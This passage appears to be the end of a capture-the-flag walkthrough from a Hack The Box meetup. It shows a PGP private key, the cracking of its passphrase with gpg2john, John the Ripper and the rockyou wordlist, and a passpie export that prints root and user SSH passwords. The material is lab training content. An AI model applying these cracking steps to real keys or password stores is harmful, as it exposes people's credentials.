F2mStGpiqEOOvVmjHxHAduJpIgpcF8z18AosOswa8ryKg3CS2xQGkK84UliwuPUh
S8wCQQxveke5/IjbgE6GQOlzhpMUwzih7+15hEJVFdNZnbEC9K/ATYC/kbJSrbQM
RfcJUrnjPpDFgF6sXQJuNuPdowc36zjE7oIiD69ixGR5UjhvVy6yFlESuFzrwyeu
TDl0UOR6wikHa7tF/pekX317ZcRbWGOVr3BXYiFPTuXYBiX4+VG1fM5j3DCIho20
oFbEfVwnsTP6xxG2sJw48Fd+mKSMtYLDH004SoiSeQ8kTxNJeLxMiU8yaNX8Mwn4
V9fOIdsfks7Bv8uJP/lnKcteZjqgBnXPN6ESGjG1cbVfDsmVacVYL6bD4zn6ZN/n
WP4HAwKQfLVcyzeqrf8h02o0Q7OLrTXfDw4sd/a56XWRGGeGJgkRXzAqPQGWrsDC
6/eahMAwMFbfkhyWXlifgtfdcQme2XSUCNWtF6RCEAbYm0nAtDNQYXNzcGllIChB
dXRvLWdlbmVyYXRlZCBieSBQYXNzcGllKSA8cGFzc3BpZUBsb2NhbD6IkAQTEQgA
OBYhBHxnhqdWG8hPUEhnHjh3dcNXRdIDBQJiuFfWAhsjBQsJCAcCBhUKCQgLAgQW
AgMBAh4BAheAAAoJEDh3dcNXRdIDRFQA/3V6S3ad2W9c1fq62+X7TcuCaKWkDk4e
qalFZ3bhSFVIAP4qI7yXjBXZU4+Rd+gZKp77UNFdqcCyhGl1GpAJyyERDZ0BXwRi
uFfWEAQAhBp/xWPRH6n+PLXwJf0OL8mXGC6bh2gUeRO2mpFkFK4zXE5SE0znwn9J
CBcYy2EePd5ueDYC9iN3H7BYlhAUaRvlU7732CY6Tbw1jbmGFLyIxS7jHJwd3dXT
+PyrTxF+odQ6aSEhT4JZrCk5Ef7/7aGMH4UcXuiWrgTPFiDovicAAwUD/i6Q+sq+
FZplPakkaWO7hBC8NdCWsBKIQcPqZoyoEY7m0mpuSn4Mm0wX1SgNrncUFEUR6pyV
jqRBTGfPPjwLlaw5zfV+r7q+P/jTD09usYYFglqJj/Oi47UVT13ThYKyxKL0nn8G
JiJHAWqExFeq8eD22pTIoueyrybCfRJxzlJV/gcDAsPttfCSRgia/1PrBxAC03+4
VxHfI4p2KFuza9hwok3jrRS7D9CM51fK/XJkMehVoVyvetNXwXUotoEYeqoDZVEB
J2h0nXerWPkNKRrrfYh4BBgRCAAgFiEEfGeGp1YbyE9QSGceOHd1w1dF0gMFAmK4
V9YCGwwACgkQOHd1w1dF0gOm5gD9GUQfB+Jx/Fb7TARELr4XFObYZq7mq/NUEC+P
o3KGdNgA/04lhPjdN3wrzjU3qmrLfo6KI+w2uXLaw+bIT1XZurDN
=7Uo6
-----END PGP PRIVATE KEY BLOCK-----
```

```
┌─[eu-meetups-1-dhcp]─[10.10.14.2]─[antoinet@htb-nqm4mlih42]─[~]
└──╼ [★]$ gpg2john keys | tee keys.hash

File keys
Passpie:$gpg$*17*54*3072*e97591186786260911 5f302a3d0196aec0c2ebf79a84c0303056df9
21c965e589f82d7dd71099ed9749408d5ad17a4421006d89b49c0*3*254*2*7*16*21d36a3443b38
bad35df0f0e2c77f6b9*65011712*907cb55ccb37aaad:::Passpie (Auto-generated by Passp
ie) <passpie@local>::keys
```

```
└──╼ [★]$ john --wordlist /usr/share/wordlists/rockyou.txt keys.hash --format=gpg
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all l
oaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Cam
ellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (Passpie)
1g 0:00:00:17 DONE (2025-04-09 18:43) 0.05652g/s 115.3p/s 115.3c/s 115.3C/s blink182..passw0rd
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
jnelson@meta2:~$ passpie export passwords.db
Passphrase:
jnelson@meta2:~$ cat passwords.db
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

Thanks for your Participation !
You did Awesome !!!


3x Hack the Box VIP+ Vouchers (1 Month)

# Next HTB Meetup Dates

- 0x0C @ BDO AG sponsored by
  22 May 2025


- 0x0B @ RAUM68 (Sphères) sponsored by
  19 June 2025